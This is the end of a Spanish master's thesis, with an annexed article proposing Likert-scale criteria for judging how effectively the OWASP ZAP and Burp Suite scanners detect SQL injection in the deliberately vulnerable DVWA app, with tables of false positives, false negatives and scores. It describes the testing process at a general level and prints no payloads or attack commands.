Román Muñoz, F. (2016). Herramientas de análisis dinámico de aplicaciones web con snort.

Román Muñoz, F., & Sabido Cortes, I. (2016). Aplicaciones web vulnerables a propósito.

Román Muñoz, F. (2018). Técnicas para la optimización del análisis automático de vulnerabilidades en aplicaciones web.

Sancho, J. C., & Castaño, M. L. (s.f.). Herramienta de entrenamiento para el desarrollo de software seguro.

Shah, S., & Mehtre, B. (2014). An overview of vulnerability assessment and penetration testing techniques.

Seng, L. K. (2018). The approaches to quantify web application security scanners quality.

Suto, L. (2010). Analyzing the Accuracy and Time Costs of Web Application Security Scanners.

Urbina, G. B. (2016). *Introducción a la seguridad informática.* Grupo editorial PATRIA.

Valencia Duque, F. J. (2017). Metodología para la implementación de un Sistema de Gestión de Seguridad de la Información basado en la familia de normas ISO/IEC 27000.

Vega, E. A. (2016). Herramientas de Análisis Dinámico de Vulnerabilidades en Aplicaciones Web.

Vivar, S. (2019). Percepción De Seguridad De La Información en Las Pequeñas Y Medianas Empresas en Santo Domingo.

Zayas Barreras, I., Parra Acosta, D., López Arciniega, R., & Torres Sánchez, J. (2015). La innovación, competitividad y desarrollo tecnológico en las MIP y ME's del municipio de Angostura, Sinaloa*. *Revista mexicana de ciencias agrícolas*.

Anexos

Anexo I. Artículo

Metodología para la evaluación efectiva de pruebas de penetración para la aplicación en el desarrollo de aplicaciones web

Kattya Roxana Desiderio Sánchez

***Resumen*—Evidentemente el crecimiento de la tecnología y el aumento de usuarios de internet ha incidido a que empresas opten también por brindar servicios online. Sin embargo, también ha dado lugar a que ciberdelicuentes creen cada vez nuevas formas de poder vulnerar el sistema de una empresa alojado en un sitio web. Es por ello, que cada vez más empresas optan por contar en sus sitios mecanismos que resguarden la seguridad del servicio digital que proveen a sus clientes, contratando así a empresas que realicen auditorías de seguridad y que éstas les suministren un reporte indicando las vulnerabilidades encontradas para poder tratarlas y así garantizar la fiabilidad y seguridad en su sistema. El objetivo de este trabajo es establecer una metodología que por medio del uso de criterios de efectividad se compruebe que los resultados obtenidos en las pruebas de penetración son efectivos. La metodología que se propone es que, en las etapas del proceso de una prueba de penetración, se evalué los resultados usando criterios de efectividad además de realizar la auditoría manual.**

***Index Terms*—efectividad, pruebas de penetración, escáneres de vulnerabilidad**

I. Introducción

El avance de la tecnología y surgimiento de la era digital, ha dado lugar a la transformación informática que tenemos en este momento. Cada día más empresas se van sumando a la lista de empresas que han migrado su negocio a internet también llamada nube informática.

Miles y miles de datos viajan a través del internet debido a las aplicaciones web, pero no todas comparten un nivel de seguridad que se considere bueno por las empresas de seguridad informática.

El uso del internet para la prestación de diversos servicios en diferentes sectores de la sociedad y el aumento en el número de ataques aprovechando las vulnerabilidades o fallos de seguridad [7] han sido factores para que las empresas busquen protegerse.

Ataques que atentan contra la seguridad de la información se han suscitado en los últimos años y han dejado en evidencia este problema que acarrea muchos inconvenientes no solo para la empresa que tiene su aplicación en la red, sino a los mismos usuarios que son víctimas de hackers informáticos que buscan los fallos en el software para cometer actos ilegales que atenten contra los pilares de la seguridad: la confidencialidad, la integridad y la disponibilidad.

Un reporte a nivel global realizado por la firma DataSec entre el año 2015 y 2016 registra que el 55 % de 27000 aplicaciones web analizadas tienen al menos una vulnerabilidad con nivel crítico lo que podría indicar que los datos pueden llegar a ser totalmente comprometidos, lo que daría lugar a mala reputación y hasta la bancarrota de una organización [10].

Una vulnerabilidad se produce a través de una programación descuidada o de una mala utilización del software [12], cuando se constituye un hecho o una actividad que permite que la amenaza se realice y no hay suficiente protección para evitar que suceda.

Tal es el caso que, no basta con tener nombres de usuarios y contraseñas, sino que se requiere tener reglamentos y diversas políticas de privacidad y protección de datos, igualmente debe ser integral y encajar en una empresa sin problemas [9].

Dentro de los principales ataques según [7] que están basados en vulnerabilidades se encuentran, por ejemplo, los de Inyección SQL o de sistemas operativos, los de secuencia de comandos en sitios cruzados, los de falsificación de petición en sitios cruzados, entre otros.

Una herramienta de análisis dinámico de vulnerabilidades web o escáner de vulnerabilidad web, es un software que analiza de manera funcional por medio de políticas definidas que varían de acuerdo a la herramienta, busca vulnerabilidades que puedan ser explotadas y que logren provocar un comportamiento que deje en evidencia algún fallo en el código de la aplicación web [15]. Estas herramientas son usadas por hackers éticos en la manera que las usarían hackers no éticos, ejecutando un escaneo controlado con diferentes niveles de ataques.

Adicionalmente, la manera en que las herramientas analizan las vulnerabilidades puede ser de dos tipos: automática o semiautomática, pero para que inicie el análisis, se le debe proporcionar una URL o URLS de la aplicación que será el objeto del ataque.

Estas herramientas de análisis dinámico suelen contar con tres módulos principales [14] y realizar el análisis en dos etapas: Pasiva o (en ingles Crawling) y Activa.

Tal como mencionamos existen dos etapas de análisis, primero tenemos a la etapa pasiva que tiene como objetivo navegar a través de la aplicación web [15]. En esta etapa se ejecutan dos tareas:

- El Rastreo o Crawling, que se refiere a que la herramienta busca todos los posibles enlaces y directorios que componen la aplicación web, obteniendo su código HTML.
- Identificador de parámetros de entrada, esta tarea del escáner realiza ingeniería inversa sobre el código HTML para identificar campos de entrada de datos en formularios.

La etapa activa del análisis por otra parte empieza cuando el escáner ha identificado la estructura y todos los campos de entrada de la aplicación web, es en ese momento que la herramienta inicia los ataques, que consisten en inyectar valores en cada parámetro, para que posteriormente se analicen las respuestas recibidas por parte de la aplicación (Vega, 2016).

Años atrás, eran pocas las herramientas que existían para realizar un escaneo de vulnerabilidades a un sitio web, se tenía que tener cierto nivel de experiencia para realizar una auditoría de vulnerabilidad manualmente, esto no solo acarreaba que lo realice un experto, sino que si el sitio a auditar era extenso, el tiempo a invertir aumentaba.

La creación de escáneres de seguridad para aplicaciones web no solo ha permitido reducir recursos, tiempo, mano de obra y otros costos asociados a pruebas de penetración, también elimina la dependencia del conocimiento humano del tester [8].

Existen numerosos escáneres web que permiten identificar vulnerabilidades a diferentes niveles, pero existen casos en los que no han sido 100 % precisos a la hora de detectar la causa de que el sitio sea vulnerable [5].

Aunque si bien existe libertad en la elección de un escáner de vulnerabilidad web, el factor dinero o flexibilidad presupuestaria es determinante en la decisión de que escáner seleccionar, dentro de las funciones de detección de vulnerabilidades que se buscan son: la precisión, la cobertura y la estabilidad, pero la realidad financiera de las empresas también debe ser fuertemente considerada .

Autores como [1,11] exponen otros inconvenientes de los escáneres de vulnerabilidad y estos son:

1. Solo instantánea: un escáner de vulnerabilidad solo puede evaluar una ïnstantánea del tiempo.[en] términos de seguridad de un sistema o red. Por lo tanto, el escaneo se debe realizarse regularmente, ya que pueden surgir nuevas vulnerabilidades al sistema, y si el sistema es alterado se debe realizar un nuevo escaneo.
2. Se necesita el juicio humano: los escáneres de vulnerabilidad solo pueden informar vulnerabilidades de acuerdo a los complementos instalados en la base de datos de escaneo. No pueden determinar si la respuesta es un falso negativo o un falso positivo correcto, el juicio humano siempre es necesario para analizar los datos y comprobar la veracidad de los resultados.
3. Otros: un escáner de vulnerabilidades está diseñado para descubrir solo vulnerabilidades conocidas. No puede identificar amenazas que no están en la base de conocimiento de la herramienta, como las relacionadas con problemas físicos, operativos o cuestiones de procedimiento.

Inclusive si hablamos de las limitaciones de los dos tipos de herramientas que existen: genéricas y especializadas, las genéricas a menudo se seleccionan ya que pueden detectar un amplio espectro de vulnerabilidades, aunque tengan baja efectividad.

La construcción de herramientas efectivas requiere técnicas innovadoras que tengan en cuenta todos los diferentes vectores de entrada que puedan tener las estructuras encontradas en la etapa pasiva del escaneo, que llegan a ser determinantes para aseverar efectividad en los resultados.

La calidad y efectividad de los test de seguridad es medida esencialmente por dos elementos: los falsos positivos y los falsos negativos. Se conoce como falso positivo a la detección de falsas vulnerabilidades y falso negativo cuando se da omisión de vulnerabilidades existentes, vulnerabilidades las cuales no pueden ser explotadas [10].

Autores afirman que siguiendo metodologías sistemáticas a lo largo de todas las etapas del proceso de una prueba de penetración [2], estableciendo criterios de calidad que deben ser aplicados en los escenarios de ataque [4], escogiendo la correcta herramienta de acuerdo al ataque que se va a realizar [13], es como se puede concluir que los resultados son efectivos.

El proyecto OWASP tiene un top 10 de vulnerabilidades en aplicaciones web, pero este trabajo nos centramos en un tipo de vulnerabilidad que es la SQL Injection.

SQL injection ha sido rankeada por varios años por el proyecto OWASP como una de las vulnerabilidades top. Los ataques SQL se dirigen a sistemas controlados por bases de datos que buscan inyectar fragmentos de código SQL en parámetros de entrada vulnerables que no están debidamente controlados.

Estos códigos se vuelven peligrosos para cualquier sistema ya que si el atacante llegara a tener éxito puede realizar acciones no permitidas en la base de datos. Estas acciones pueden conducir a que se expongan datos sensibles, insertar o alterar información sin autorización, borrado parcial o total, o inclusive apropiarse completamente de la base de datos.

Lo que se expone en este trabajo es establecer criterios de efectividad orientados a evaluar los resultados observables y medibles resultantes de herramientas de escaneo de vulnerabilidades después de la ejecución de ataques de tipo SQL Injection a una aplicación web vulnerable, con el fin de poder contribuir con un nuevo nivel de veracidad que puede ser aplicado a los resultados.

II. Metodología de Trabajo

Debido a la naturaleza de este trabajo de fin de máster la metodología de trabajo consistió en tres fases, las dos primeras relacionadas con investigación y la última en reunir todos los elementos y diseño de la verificación de la metodología.

La Figura 1, muestra los temas investigados en la fase uno y dos, y las tareas realizadas en la fase tres.

Como se muestra en el gráfico anterior, la primera fase consistió en buscar toda la información relacionada a pruebas de penetración, desde que es una prueba, en que consiste llevarlas a cabo, cuales son las herramientas que me permiten realizarlas y como los auditores analizan los resultados.

Esta primera parte se enfocó mucho en investigar el estado del arte de los experimentos llevados a cabo con los escáneres de vulnerabilidad, cuales fueron los hallazgos y conocer las herramientas que ya se han utilizado.



Figura 1. Fases de la metodología de trabajo

Esto fue de mucha ayuda ya que permitió tener una lista inicial de herramientas con el fin de evaluar cuales de esas podrían ser utilizadas en nuestro propio experimento.

La segunda fase al igual que la primera fue de investigación, pero además se incluyo mucho trabajo de diseño, ya que en la primera fase se obtuvo que si bien existen técnicas o metodologías que aseguran mejorar la efectividad de las pruebas, los resultados arrojados son muy cerrados. Es por eso que se buscó técnicas que se utilizan para evaluar resultados de manera general o algún modelo que se utilice en otro contexto.

Una vez recopilada información acerca de pruebas y metodologías de evaluación orientados a evaluar resultados, se pasó a la última fase de nuestra metodología de trabajo, en donde el esfuerzo se centró en construir y organizar los elementos para ser usados para elaborar la planificación de las pruebas, con el fin de poder verificar la validez de la metodología propuesta.

III. Metodología para comprobar la efectividad de los resultados

En la práctica cuando se planea efectuar una evaluación, siempre se establece desde un inicio cual va a ser el objetivo, lo que implica ejecutarla, el instrumento o plan que va a permitir realizarla y que se espera con los resultados, por ejemplo, si se quisiera evaluar la usabilidad de una aplicación móvil, un método comúnmente usado es la evaluación heurística, la que permite medir que tan usable es una aplicación basados en los principios de usabilidad de Jakob Nielsen o en el campo de la producción antes de sacar un producto al mercado este debe pasar por pruebas de calidad para asegurar que se esta entregando un buen producto.

Se estableció la teoría que con los criterios efectividad no solo se va a corroborar la efectividad de la herramienta, sino que también se podrá establecer el nivel de efectividad de cada vulnerabilidad obtenida.

III-A. Términos asociados a la efectividad y formato utilizado

Para poder crear los criterios de efectividad primero se realizó una revisión de formatos para la redacción de los mismos, cuales son los términos relacionados con la eficacia y la eficiencia que deben ser incluidos como criterios y como se aplican los criterios.

La efectividad es el equilibrio entre la eficacia y la eficiencia. La eficacia es lograr un resultado o efecto. En cambio, la eficiencia es la capacidad de lograr el efecto en cuestión con el mínimo de recursos posibles viables. Ambos términos van de la mano para poder alcanzar la efectividad.

Basándonos en las definiciones mencionadas acerca de como se logra la efectividad es que se planteó crear criterios ligados a esos términos.

Los atributos que rodean a la eficacia orientados a la comprobación de los cumplimientos seleccionados son: cantidad, exactitud, satisfacción y calidad. De la misma manera, los atributos que rodean a la eficiencia son: tiempo de respuesta y costo humano.

Con respecto a la revisión de formatos de criterios, los criterios que se crearon se basaron en la estructura que se utiliza en el sector educativo para la evaluación de contenidos.

En nuestra metodología, para redactar los criterios se uso el formato de [3] que tiene similitudes al de [6] con respecto a la estructura, pero se decidió usar el de Custodio porque en su trabajo las tablas de criterios se definen más formalmente y se establece una puntuación para cada criterio usando una escala de likert.

La metodología que se plantea es la aplicación de un cuestionario que evalué cuantitativamente aspectos cualitativos de los resultados y que pueda ser aplicado a cualquier tipo de prueba, con cualquier tipo de escáner de vulnerabilidad web ya que está diseñado de manera general con aspectos comúnmente vistos al analizar resultados.

III-B. Elementos de la metodología

Para poder evaluar cada criterio se diseñó un cuestionario de evaluación, en el que se detalla cual es la escala de puntuación a la que esta sujeto cada criterio, cada enunciado es puntuado usando una escala de likert, que es una escala psicométrica comúnmente utilizada en cuestionarios y es la escala de uso más amplio en encuestas para la investigación ya que permite evaluar cuantitativamente aspectos cualitativos.

Los elementos que se incluyen en esta metodología son los que me van a permitir obtener resultados mas completos orientados a evaluar efectividad. Estos son: los criterios de efectividad, el cuestionario y la tabla de resultados. La tabla 1 indica los criterios de efectividad elaborados, cada criterio tiene su código, nombre y descripción.

Una vez establecido los criterios se procedió a elaborar el cuestionario, que se muestra en la tabla 2 el cual se evalúa cada criterio, y se detalla cómo se puntúa los enunciados asociados a cada criterio, cada enunciado posee un código, su descripción y valoración.

Finalmente, con el fin de recopilar los resultados de la aplicación de los criterios de efectividad aplicado por cada uno de los escáneres seleccionados se creó la tabla 3.

Tabla I
CRITERIOS DE EFECTIVIDAD

Código	Nombre	Descripción
QL	Calidad	Propiedad o conjunto de propiedades que permiten juzgar si el resultado obtenido es valioso.
QT	Cantidad	Magnitud que expresa el número de vulnerabilidades obtenidas en las pruebas.
S	Satisfacción	Razón, acción o modo con el que se demuestra agrado por los resultados obtenidos.
RT	Tiempo de Respuesta	La cantidad de tiempo que transcurre desde que percibimos algo hasta que damos una respuesta en consecuencia a un ataque realizado.
HC	Costo Humano	Cantidad asociada al trabajo de ejecutar la auditoría manual a las vulnerabilidades encontradas por la herramienta.

[a]Fuente: Custodio F (2001)

Tabla II
CUESTIONARIO

Cuestionario						
Código	Criterio					
QL	Calidad					
Código	**Enunciado**	**1**	**2**	**3**	**4**	**5**
QL1	El ataque realizado permitió obtener más falsos positivos de inyección.					
QL2	El ataque realizado permitió obtener más falsos negativos de inyección.					
QL3	El ataque realizado aportó nuevas vulnerabilidades.					
QL4	El ataque realizado aportó nuevas vulnerabilidades relevantes.					
QT	Cantidad					
QT1	El nivel de ataque realizado influyo a que más vulnerabilidades sean detectadas.					
S	Satisfacción					
S1	Los nuevos tipos de vulnerabilidades encontradas por la herramienta debido al nivel de ataque realizado se lo considera correcto.					
S2	Los nuevos tipos de vulnerabilidades encontradas por la herramienta debido al nivel de ataque realizado se lo considera aceptable.					
TR	Tiempo de Respuesta					
TR1	El tiempo total de la prueba se lo considera aceptable.					
TR2	El número de vulnerabilidades detectadas es aceptable para el tiempo de ejecución de la prueba.					
HC	Costo Humano					
HC1	El tiempo invertido en la auditoría manual de la vulnerabilidad detectada se la considera necesaria para el nivel de ataque realizado.					

[a]Elaboración Propia

Tabla III
TABLA DE RESULTADOS

Nivel de Ataque	Nivel de Riesgo	Criterios	Enunciado	Valoración
		QL	QL1	
			QL2	
			QL3	
			QL4	
		QT	QT1	
		S	S1	
			S2	
		TR	TR1	
			TR2	
		HC	HC1	

[a]Elaboración Propia

Figura 2. Fases de la Aplicación de la metodología

III-C. Flujo de aplicación de la metodología

Conocer como se va a evaluar los elementos o tecnologías que intervienen fue el siguiente paso. Pues bien, el flujo que se propone para aplicar la metodología es la siguiente:

Como indica la figura IV-B, la aplicación de la metodología propuesta tiene seis fases, brevemente explicaremos cada una de ellas.

(A) Seleccionar el escáner: Esta fase consiste en la evaluación de las herramientas de escaneo de vulnerabilidades con el fin de obtener los escáneres ideales para hacer la evaluación de la metodología. Este paso es de mucha importancia ya que una vez escogida la herramienta se debe de conocer cuales son los pre requisitos de instalación de la herramienta para que esta funcione correctamente.

(B) Configurar el escáner: Poseer una herramienta bien configurada y en perfectas condiciones permite que el tester tenga confianza en que los resultados finales presentados en la herramienta son fiables.
(C) Ejecutar la aplicación web a evaluar: Una vez seleccionada previamente la aplicación web objetivo, se debe configurar todo lo necesario para que la aplicación pueda ejecutarse sin problemas y sea detectable por el escáner de vulnerabilidades. Para lograr esto dependiendo del escáner que se utilice se debe configurar los puertos que va a escuchar ambas aplicaciones para que todas las solicitudes que se realicen en la aplicación web logren ser detectadas y analizadas por el escáner.
(D) Ejecutar las pruebas: De acuerdo al tipo de aplicación web seleccionada se realiza la planificación de cuales son las pruebas que se van a ejecutar, los sets de prueba que se utilizarán, se define un alcance (scope) del objetivo y demás. Ya contando con todos estos elementos es que se procede a ejecutar los ataques de acuerdo a lo planificado.
(E) Evaluar los resultados de las pruebas con los criterios: Cada vez que sea ejecutado cada nivel de ataque, se debe proceder a evaluar los resultados observables y medibles dados por la herramienta de parte del tester con el cuestionario descrito en la tabla 6. Cada URL que es detectada como tipo inyección SQL debe ser analizada manualmente, contabilizar cuantos falsos positivos y falsos negativos se obtuvieron, una vez realizada esta tarea a cada URL resultante se procede a aplicar el cuestionario y colocar la valoración correspondiente. Esta valoración en es subjetiva ya que depende del juicio del tester.
(F) Reportar: Después de la aplicación del cuestionario, los resultados se los registra en la tabla resumen con el fin de una vez ejecutadas todas las pruebas se tenga un global de los hallazgos encontrados y proceder a hacer la comparativa.

La tabla 2 es la tabla que se usará para registrar la valoración de cada evaluación de los criterios, en ella se indicará adicionalmente el nivel de ataque, el grado y la URL que fue detectada como tipo de inyección SQL.

En el siguiente capítulo se presentará el ambiente de pruebas utilizado, el proceso de pruebas y los resultados de la ejecución de la prueba de metodología.

IV. Evaluación

Una vez creado el material de evaluación, se procedió a completar los pasos para crear el ambiente de pruebas.

En el ambiente de pruebas intervienen todos los elementos necesarios para poder realizar las pruebas de penetración y estos son: los escáneres seleccionados previamente instalados, tener configurado el proxy en Firefox, tener instalado los componentes para ejecutar la DVWA que es nuestra aplicación web en la que ejecutaremos las pruebas en nuestro localhost y crear el archivo con sentencias de Inyección SQL.

IV-A. Ambiente de pruebas

Para seleccionar la aplicación objetivo, se analizaron un total de cinco aplicaciones web vulnerables que permiten llevar a cabo pruebas de penetración, una vez concluido el proceso de evaluación de las aplicaciones se decidió utilizar DVWA porque tenía documentación más completa y existía más información de como arreglar problemas de configuración por proxy.

De la misma manera se realizó un proceso de selección para seleccionar los escaneres, primero se creó una lista con 15 de los escáneres más utilizados para vulnerar aplicaciones de manera aleatoria, luego se procedio a evaluar cada uno en base si cumplía ciertas características y requerimientos tales como: versión estable, compatibilidad con sistema operativo Mac Os, si poseia un framework, soporte o documentación.

Una vez recopilada la información se decidió optar por: Owasp Zap ya que es libre y Burp Suite porque nos dieron un tiempo de prueba.

Como vamos a realizar pruebas de inyección SQL un elemento clave es el archivo con las sentencias ya que este es el que se utilizará en los tres escáneres. La creación de este archivo permitió agilitar la auditaria manual de las URLs que detectó las herramientas de escaneo. Para las creaciones de este archivo recopilamos un total de 120 sentencias SQL, algunas son combinaciones entre ellas con el objetivo de detectar cuales de ellas me permiten realizar un ataque exitoso. Una vez creado las sentencias se procedió a validarlas en DVWA, usando el formulario de SQL Injection. De las 120 solo 60 sentencias SQL pasaron, se muestra en la siguiente tabla cuales sentencias pasaron y cuales no.

Una vez instalados y configurados los escáneres, configurado el proxy y creado el archivo con las sentencias recopiladas procedimos a ejecutar las pruebas en el primer escáner que es Owasp Zap y luego en Burp Suite.

IV-B. Proceso de pruebas

Se trató diseñar como se llevará a cabo la ejecución y replicación de la metodología. Antes de ejecutar la prueba en cada escáner, se tuvo que configurar o reconfigurar el proxy para que se adapte a las especificaciones de configuración establecidas en la documentación oficial.

Una vez configurado el proxy e instalado todos los elementos necesarios para levantar el servicio de la aplicación vulnerable seleccionada y tener en ejecución el escáner, se definió que, para cada uno se debía seguir los siguientes pasos que son explicados en la figura

Cada vez que se termine de ejecutar cada ataque, se debía aplicar el cuestionario para cada vulnerabilidad encontrada de tipo Inyección SQL y llenar la tabla de resultados.

Adicionalmente reportar el número de vulnerabilidades procesadas, el número de falsos positivos, el número de falsos negativos y a cuántas vulnerabilidades se les aplico los criterios de efectividad.

Figura 3. Flujo del proceso de pruebas

Tabla IV
RESUMEN DE OWASP ZAP

Número de falsos negativos	55
Número de falsos positivos	38
Nivel de ataque que permitió encontrar más vulnerabilidades	Activo
Tipos de vulnerabilidades detectadas	10
Total de vulnerabilidades procesadas	45

[a]Elaboración Propia

IV-C. Ejecución de las pruebas

IV-C1. Primer Escáner: El primer escáner con el que trabajamos es Owasp ZAP y antes de realizar el primer ataque procedimos a ejecutar la DVWA, verificar las configuraciones en el proxy de Firefox, ya que sino el escáner no va a trabajar correctamente. Una vez configurado el ambiente de prueba para Owasp ZAP, procedimos a ejecutar la aplicación web seleccionada.

Luego se procedió a ejecutar cada ataque de manera secuencial tal como se indico en el flujo del proceso de pruebas: pasivo, activo y por último fuzzer.

De manera general el nivel de ataque que permitió que el escáner de vulnerabilidades detectará una URL como tipo SQL Injection fue el ataque activo. Si bien el escáner detectó un total de 10 tipos de vulnerabilidades, el análisis de las pruebas se centró en capturar el máximo número de URLs de tipo inyección para poder aplicar el cuestionario a el máximo de URL posibles.

Para poder lograr esto, primero se realizó el nivel de ataque pasivo para poder obtener todas las URLs de la aplicación y luego efectuar los otros niveles de ataque que tienen un nivel superior.

Como mencionamos teníamos un total de 120 sentencias SQL que estaban divididas en dos grupos las que aplicadas proporcionaban una vista en la interfaz y las que no.

La herramienta solo pudo detectar de todos los ataques realizados 45 URLs que la categorizó como vulnerabilidad de tipo falla por SQL Injection, de las cuales 38 correspondian al grupo de sentencias que no devolvian ningun tipo de respuesta por interfaz y tan solo 7 correspondian a sentencias que la aplicación web devolvia la consulta.

La tabla 4, nos indica un resumen de los resultados de las pruebas aplicados en Owasp ZAP.

Cada una de las URLs detectadas pasaron por una auditoría manual, en la que el análisis arrojo que de las 45 vulnerabilidades procesadas 38 eran falsos positivos, porque solo 7 sentencias de estas provocaban alguna respuesta de parte de la aplicación. Lo que da lugar a que tengamos un total de 55 falsos negativos que no fueron detectados por la herramienta.

Para concluir una vez realizado cada ataque, a cada URL se le aplico el cuestionario que realizamos previamente y estos fueron los resultados.

La valoración que se dio a cada criterio fue subjetivo. Se realizó la auditoría manual a las URLs detectadas, se identificó las URLs que debían ser detectadas por inyección, pero que se encasillaron en otras categorías, a esas se lo consideró como falso positivo.

En la tabla 5, se muestra los resultados de la evaluación de las URLs detectadas.

IV-C2. Segundo Escáner: Para el segundo escáner que es Burp Suite cambiamos configuración en el proxy de Firefox para que funcione correctamente. Una vez configurado el ambiente de prueba, procedimos a ejecutar la aplicación.

De igual manera se respeto el flujo de pruebas y se reportó los resultados. En el caso de Burp Suite, se detectó un total de 8 tipos de vulnerabilidades, incluyendo la SQL Injection. Los resultados que arrojo la herramienta de todos los ataques realizados fueron de 120 sentencias SQL detectar 55 URLs, que la categorizo como vulnerabilidad de tipo falla por Inyección SQL.

La tabla 6, nos expone un resumen de los resultados de las pruebas aplicados en el escáner.

La valoración que se dio a cada criterio fue de la misma manera subjetiva al análisis de cada URL detectada. En la tabla 7, se exponen los resultados.

V. CONCLUSIONES

Realizar tests de penetración con alguna herramienta de análisis dinámico o escáner de vulnerabilidad permite conocer más el nivel de protección de un sistema, conocer las vulnerabilidades que posee y cuales de esas son criticas para realizar un plan de mitigación de esas amenazas, pero se debe conocer todo lo que implica realizar una prueba de penetración desde su planificación, preparación o training de la herramienta, testeo y evaluación de los resultados. El conocimiento de que cada etapa es vital para que la prueba tenga los resultados esperados.

La aplicación de criterios de efectividad si bien fue limitada por la cantidad de URL detectadas, es una técnica válida para hacer aplicados a resultados, ya que me permite obtener métricas cuantitativas de aspectos cualitativos. En este trabajo esos aspectos cualitativos fueron aplicados a los findings detectados por los escáneres, que pasaron por una auditoría manual.

Tabla V
TABLA DE RESULTADOS DE OWASP ZAP

Nivel de Ataque	Nivel de Riesgo	Criterios	Enunciado	Valoración
Pasivo	Alto	QL	QL1	1
			QL2	5
			QL3	3
			QL4	1
		QT	QT1	3
		S	S1	5
			S2	5
		TR	TR1	5
			TR2	3
		HC	HC1	2
Activo	Alto	QL	QL1	5
			QL2	4
			QL3	5
			QL4	5
		QT	QT1	5
		S	S1	3
			S2	3
		TR	TR1	4
			TR2	4
		HC	HC1	5
Fuzzer	Alto	QL	QL1	2
			QL2	4
			QL3	3
			QL4	2
		QT	QT1	3
		S	S1	2
			S2	3
		TR	TR1	3
			TR2	2
		HC	HC1	3

[a]Elaboración Propia

Tabla VI
RESUMEN DE BURP SUITE

Número de falsos negativos	50
Número de falsos positivos	41
Nivel de ataque que permitió encontrar más vulnerabilidades	Fuzzer
Tipos de vulnerabilidades detectadas	8
Total de vulnerabilidades procesadas	55

[a]Elaboración Propia



Figura 4. Comparación entre Owasp Zap y Burp Suite (Elaboración Propia)

Una vez realizado la replicación de la metodología en ambas herramientas, tenemos las siguientes observaciones que pueden ser evidenciadas a partir de las siguientes figuras, en donde se expone la comparativa entre la puntuación obtenida con Owasp Zap y Burp Suite.

Podemos notar que a comparación de Burp Suite el ataque activo es el ataque cuya puntuación se mantuvo constante casi en todos los criterios en Owasp Zap.

Por otro lado, vemos que en Burp Suite el ataque que tuvo mayor puntuación fue el ataque pasivo que en Owasp, además que el ataque de tipo fuzzer es el que menos puntuación tuvo de manera general en los dos, pero si mejoro en Burp Suite con respecto del otro escáner.

Situaciones ya expuestas en el capítulo de revisión de literatura tales como: cobertura de las pruebas, exclusión de variables en las URLs, mal configuración de las herramientas, mal diseño de ataque, entre otras.

Todas estas razones pudieron resultar a que nuestro ataque no fuera tan efectivo y que no detecte más URL, que es lo que se esperaba.

VI. TRABAJO FUTURO

Este trabajo puede dar lugar para que nuevas líneas de trabajo se creen, con nuevas versiones de este experimento. A continuación, señalaremos algunas:

1. Generalizar la tabla de criterios: Actualmente la tabla esta diseñada para un tipo de vulnerabilidad que es la de inyección SQL, se podría rediseñar los criterios de efectividad desarrollados de manera que puedan ser aplicados a resultados dados para cualquier tipo de amenaza.

Tabla VII
TABLA DE RESULTADOS DE BURP SUITE

Nivel de Ataque	Nivel de Riesgo	Criterios	Enunciado	Valoración
Pasivo	Alto	QL	QL1	3
			QL2	2
			QL3	3
			QL4	4
		QT	QT1	5
		S	S1	3
			S2	3
		TR	TR1	4
			TR2	5
		HC	HC1	5
Activo	Alto	QL	QL1	4
			QL2	1
			QL3	1
			QL4	1
		QT	QT1	1
		S	S1	3
			S2	3
		TR	TR1	5
			TR2	1
		HC	HC1	1
Fuzzer	Alto	QL	QL1	4
			QL2	1
			QL3	1
			QL4	3
		QT	QT1	4
		S	S1	4
			S2	2
		TR	TR1	4
			TR2	4
		HC	HC1	1

[a]Elaboración Propia

2. Realizar el experimento con más testers: Aumentar el número de testers en el experimento seria excelente para obtener retroalimentación acerca de lo que se podría mejorar. Se podría hacer una versión del experimento inicialmente con seis personas, tres de ellas serian testers expertos y los demás testers serian personas con un menor nivel experiencia de tal manera que no solo se tendría retroalimentación de parte de los resultados de las pruebas de ambos grupos sino también se podría hacer una comparación de su perspectiva de evaluación.
3. Seleccionar más escáneres: En este trabajo de fin de master debido al tiempo solo se hizo la prueba de la metodología usando dos escáneres de vulnerabilidades, en la que se uso un escáner de pago y un escáner gratuito, pero se podría usar al menos cinco escáneres de cada uno para tener una comparativa más detallada, si el tipo de escáner incide en los resultados de la evaluación.
4. Ampliar el set y realizar mutaciones a las sentencias SQL: En este trabajo se uso un set de 120 sentencias SQL, pero se podría crear uno con al menos 1000 sentencias para aumentar la cantidad de ataques, y conocer si ampliando el set con nuevas variaciones se logra alcanzar mayor rango de cobertura, permitiendo obtener mas URLs vulnerables de tipo inyección sql para la prueba de efectividad.

REFERENCIAS

[1] Antunes, N., Vieira, M. (2016). Designing vulnerability testing tools for web services: approach, components, and tools.
[2] Creasey, J., Glover, I. (2017). A guide for running an effective Penetration Testing programme. CREST.
[3] Custodio, F. (2001). Planeamiento estratégico para instituciones educativas de calidad. Editorial. Udegraf SA, Lima-Perú.
[4] Dalalana Bertoglio, D., Zorzo, A. F. (2017). Overview and open issues on penetration test. Journal of the Brazilian Computer Society.
[5] Gallego González, I. (2018). EuskalCrawler, un detector de vulnerabilidades de sitios web.
[6] Graells, P. M. (2002). Evaluación y selección de software educativo.
[7] Hernández Saucedo, A. L., Mejia Miranda, J. (2015). Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web.
[8] Kah Seng, L., Ithnin, N., Mohd Said, S. Z. (2018). The approaches to quantify web application security scanners quality: a review.
[9] Martelo, R., Madera, J. (2015). Software para Gestión Documental, un Componente Modular del Sistema de Gestión de Seguridad de la Información (SGSI).
